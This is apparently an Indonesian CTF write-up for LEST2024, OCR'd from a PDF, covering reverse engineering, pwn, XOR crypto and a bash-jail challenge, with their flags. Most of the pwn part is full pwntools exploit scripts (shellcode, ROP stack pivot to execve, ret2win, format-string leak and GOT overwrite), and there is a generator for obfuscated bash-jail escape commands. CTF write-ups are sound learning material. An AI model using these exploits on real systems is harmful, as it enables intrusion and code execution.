
diawal program akan memanggil API/Syscall ke Windows yang berkaitan dengan Drivers dan HANDLE lainnya, saya nampaknya termakan bait ini dan lumayan dig rabbit hole yang cukup dalam mencoba memahami penggunaan pemanggilan API ini yang seemingly `salah` dan tidak sesuai dokumentasi.

setelah tidak menemukan apa2, lalu saya mencoba dynamic analysis menggunakan x64dbg


saya mencoba menelusuri mengapa program selalu exit dan didapatkan hal tersebut karena conditional ini tidak dipenuhi:

```
if (position != uVar3) {
      puts(s_Bye_14001b00c);
      _common_exit(0);
      pcVar1 = (code *)swi(3);
      uVar5 = (*pcVar1)();
      return uVar5;
    }
```


yang mana hal tersebut tidak akan pernah bernilai benar karena penggunaan variables tersebut adalah hasil dari penggunaan API yang salah, saya coba skip hal ini dengan modifikasi registernya secara langsung dengan mengubah RDI sehingga sama dengan R14




lalu terdapat sesuatu hal yang menarik dari loop berikut



program akan melakukan comparasi byte per byte pada instruksi `cmp byte ptr ds:[rbx],al`, apabila kita telusuri memory region dari comparasi yang dilakukan kita akan menemukan hal berikut:



bisa dilihat bahwa memory region tersebut memiliki magic bytes PK dan hal lain yang dari representasi ASCII nya sangat familiar, saya menduga terdapat suatu file yang disisipkan pada binary ini, saya jalankan binwalk dan didapatkan suatu zip, ketika saya extract, salah satu file imagenya mengandung flag yang di incar.



PWN

sallyme

Flag: LEST2024{cr4ft_a_sh3llc0de_eea3e4f25f}

tinggal craft shellcode utk spawn shell, berikut script yang digunakan:

```python
#!/usr/bin/env python3
from pwn import *

# ===========================================================
#                           SETUP
# ===========================================================
exe = './sallyme'
elf = context.binary = ELF(exe, checksec=True)
# libc = './libc.so.6'
# libc = ELF(libc, checksec=False)
context.log_level = 'debug'
context.terminal = ["tmux", "splitw", "-h"]
host, port = '35.222.73.197', 31801

def initialize(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
init-pwndbg
'''.format(**locals())

# ===========================================================
#                        EXPLOITS
# ===========================================================
def exploit():
    global io
    io = initialize()

    shellcode = asm(shellcraft.sh())
    io.sendlineafter('$', shellcode)

    io.interactive()
```

```
if __name__ == '__main__':
    exploit()
```

Call a winner

Flag: LEST2024{winner_winner_we_have_a_winner_here_this_is_the_flag_btw}

stack pivot utk ret2execve, utk setup rax dibutuhkan 3 gadget yang sudah disiapkan yaitu `mov rax, 0x40` lalu `add rax, 0x1` dan `sub rax, 0x6`.

lalu gadget lainnya juga ada untuk setup rdi, rsi dan rdx untuk syscall execve. karena read buffer terlalu kecil untuk payload yang digunakan, kita akan pivot ke bss dengan overwrite RBP dari call stack lalu call fgets lagi yang mengambil offset dari RBP sehingga read dari fgets tersebut akan masuk ke bss.

karena stack sekarang di bss dan selanjutnya kita bisa pop rsp untuk mengatur stack ke starting buffer dimana payload yang lebih panjang dimuat.

berikut script yang digunakan:

```
#!/usr/bin/env python3
from pwn import *

# ===========================================================
#                           SETUP
# ===========================================================
exe = './winner'
elf = context.binary = ELF(exe, checksec=True)
# libc = './libc.so.6'
# libc = ELF(libc, checksec=False)
context.log_level = 'debug'
context.terminal = ["tmux", "splitw", "-h"]
host, port = '35.222.73.197', 42048

def initialize(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
```

```
init-pwndbg
# break *0x4012b7
# break *0x4012cd
break *0x401223
'''.format(**locals())

# ===========================================================
#                          EXPLOITS
# ===========================================================
# └──- [★]$ pwn checksec winner
#     Arch:     amd64-64-little
#     RELRO:    Partial RELRO
#     Stack:    No canary found
#     NX:       NX enabled
#     PIE:      No PIE (0x400000)

def exploit():
    global io
    io = initialize()

    io.recvuntil(b'3. 0x')
    stack = int(io.recvline().strip(), 16)
    # rbp = stack + 0x110 + 0x100

    payload = b'/bin/sh\x00'
    payload += b'\x00' * (256-len(payload))
    payload += p64(elf.bss() + 0x200) # pivot
    payload += p64(0x4012a1) # fgets again
    payload += p64(0x4012cc) # leave; ret

    log.info('payload len: %d', len(payload))
    assert(len(payload) <= 288)
    io.sendline(payload)

    payload = b'/bin/sh\x00'
    payload += p64(0x0) * 2
    payload += p64(0x4011d1) # pop rdi
    payload += p64(elf.bss() + 0x100)
    payload += p64(0x401211) # pop rsi
    payload += p64(0x0)
    payload += p64(0x40121a) # pop rdx
    payload += p64(0x0)
    payload += p64(0x4011da) # mov rax, 0x40; pop rbp; ret
```

```
    payload += p64(0x0)
    payload += p64(0x4011e8) # add rax, 0x1  pop rbp ; ret
    payload += p64(0x0)
    payload += p64(0x4011fd) # sub rax, 0x6; pop rbp; ret
    payload += p64(0x0)
    payload += p64(0x401223) # syscall
    payload += b'\x00' * (264-len(payload))
     payload += p64(0x4011cb) # pop rsp ; pop r13 ; pop r14 ; pop r15 ;
ret
    payload += p64(elf.bss() + 0x100)

    sleep(1)
    io.sendline(payload)

    sleep(1)
    io.sendline(b'cat flag*')

    log.success('stack: %#x', stack)
    io.interactive()

if __name__ == '__main__':
    exploit()
```

prawin

Flag: LEST2024{r3turn_t0_winner_wIth_thr33_par4met3r_b06f285850}

tinggal ret2win, also ada parameter check sebelum spawn shell, RIP nya langsung ke system aja dan nge skip parameter checknya. berikut script yang digunakan:

```
#!/usr/bin/env python3
from pwn import *

# ===========================================================
#                          SETUP
# ===========================================================
exe = './prawin'
elf = context.binary = ELF(exe, checksec=True)
# libc = './libc.so.6'
# libc = ELF(libc, checksec=False)
context.log_level = 'debug'
context.terminal = ["tmux", "splitw", "-h"]
host, port = '35.222.73.197', 31802
```

```
def initialize(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
init-pwndbg
'''.format(**locals())

# ===========================================================
#                          EXPLOITS
# ===========================================================
def exploit():
    global io
    io = initialize()

    payload = flat({
        88: [
            0x401379
        ]
    })
    io.sendlineafter(b'$', payload)

    io.interactive()

if __name__ == '__main__':
    exploit()
```

leak edition

Flag: LEST2024{l3eeeaa444kk_vvv4riaable3e333_st4ckkk_661453fd42}

format string nge leak data satu per satu dari stack, berikut script yang digunakan:

```
#!/usr/bin/env python3
from pwn import *

# ===========================================================
#                           SETUP
```

```python
# ===========================================================
exe = './leak_edition'
elf = context.binary = ELF(exe, checksec=True)
# libc = './libc.so.6'
# libc = ELF(libc, checksec=False)
context.log_level = 'info'
context.terminal = ["tmux", "splitw", "-h"]
host, port = '35.222.73.197', 31803

def initialize(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
init-pwndbg
'''.format(**locals())

# ===========================================================
#                          EXPLOITS
# ===========================================================

def exploit():
    global io
    flag = ''
    for i in range(5, 25): # Range is obtained by fuzzing locally
        try:
            io = initialize()

            io.sendlineafter(b'$', f'%{i}$p'.encode())
            leak = io.recvline()

            if not b'(nil)' in leak:
                print(f'stack at-{i}' + ": " + str(leak))
                try:
                    hexform = unhex(leak.split()[0][2:].decode())
                    flag += hexform.decode()[::-1]
                    print("flag appended")
                except BaseException:
                    pass
```

```
            io.close()
        except EOFError:
            io.close()
    print(f'{flag=}')

if __name__ == '__main__':
    exploit()
```

GOaT

Flag: LEST2024{br3ak_the_loop_4nd_ov3rwrit3_gOt_a40e50906e}

format string overwrite, overwrite aja salah satu function yang dipanggil di loop dengan fungsi winnya yaitu `interesting`

berikut script yang digunakan:

```
#!/usr/bin/env python3
from pwn import *

# ===========================================================
#                           SETUP
# ===========================================================
exe = './goat'
elf = context.binary = ELF(exe, checksec=True)
# libc = './libc.so.6'
# libc = ELF(libc, checksec=False)
context.log_level = 'debug'
context.terminal = ["tmux", "splitw", "-h"]
host, port = '35.222.73.197', 31804

def initialize(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
init-pwndbg
'''.format(**locals())

# ===========================================================
```

```python
# EXPLOITS
# ==========================================================
def exploit():
    global io
    io = initialize()

    payload = fmtstr_payload(6, {
        elf.got['puts']: elf.sym['interesting']
    })
    io.sendlineafter(b'$', payload)

    io.interactive()

if __name__ == '__main__':
    exploit()
```

CRYPTOGRAPHY

babyXor

Flag: LEST2024{xor_chall3nGe_maK3_Me_h4pPy}

kunci terdiri dari 2 byte dan penggunaan kunci yang digunakan tergantung dari index genap atau ganjil.

karena plaintext dan ciphertext diketahui, maka dengan xor dapat diketahui juga keynya

berikut script yang digunakan:

```
flag = [359, 216, 376, 201, 281, 173, 281, 169, 336, 229, 324, 239,
372, 254, 323, 252, 327, 241, 280, 243, 364, 248, 372, 240, 330, 214,
280, 194, 358, 248, 372, 245, 287, 237, 379, 228, 342]

key1 = flag[0] ^ ord('L')
key2 = flag[1] ^ ord('E')

for idx, c in enumerate(flag):
    if idx % 2 == 0:
        print(chr(c^key1), end='')
    else:
        print(chr(c^key2), end='')
```

MISC

b4sh_jail

Flag: LEST2024{b4shfuSc4tOr_ISs_tH3_grE4t_t00ls_tO_0bFfusc4t3_y0ur_b4sh_sCr1pt}

disini kita hanya dapat menggunakan special characters, meskipun regex nampaknya menolak angka, saya bagaimana bisa tetap dapat menggunakannya.

disini saya menggunakan referensi 2 writeup berikut:

- https://medium.com/@orik_/34c3-ctf-minbashmaxfun-writeup-4470b596df60
- https://medium.com/@philomath213/securinets-ctf-quals-2019-special-revenge-6c923d5b900b

mereka menjelaskan ide yang saya eksekusi dengan baik, namun sebagai tldr;

setiap character dari command akan di encode sebagai octal, seperti contoh $'\163' akan menjadi `s`, lalu command tersebut akan di wrap dengan ${!#}<<<{`COMMAND`} yang mana !# akan pasti me-refer kepada bash sebagai argv[0], namun hal tersebut tidak dapat digunakan untuk memberikan argumen seperti `ls -la` `cat file` dsb, maka wrapper akan di develop lebih lanjut menjadi `${!#}<<<{bash,-c,`COMMAND`}.

berikut script yang digunakan untuk men-generate payload dari command yang ingin di eksekusi:

```
from pwn import *

host, port = '35.222.73.197', 42051
context.log_level = 'info'

# slightly different solution but same idea from:

# https://medium.com/@orik_/34c3-ctf-minbashmaxfun-writeup-4470b596df60
def generate_command(cmd: chr) -> chr:
    payload = '${!#}<<<{'
    for c in 'bash':
        payload += c_to_s(c)
    payload += ','
    for c in '-c':
        payload += c_to_s(c)
    payload += ','
    for c in cmd:
        payload += c_to_s(c)
    payload += '}'
    return payload
```

```
#
https://medium.com/@philomath213/securinets-ctf-quals-2019-special-reve
nge-6c923d5b900b
def c_to_s(c: chr) -> chr:
    character_to_binary = bin(int(oct(ord(c)).replace("0o",
"").replace("0b", "")
    binary_to_octal = f"$(($((1<<1))#{''.join(['1' if i == '1' else
'$#' for i in character_to_binary])}))"
    spc = f"\\$\\'\\\\{binary_to_octal}\\'"
    return spc

if __name__ == '__main__':
    io = remote(host, port)

    # payload = generate_command('ls '.ljust(145, ' ')) # padding to
reach 5000 characters
    payload = generate_command('cat
159df48875627e2f7f66dae584c5e3a5/flag.txt'.ljust(145, ' '))
    io.sendlineafter(b'>>', payload.encode())

    io.interactive()
```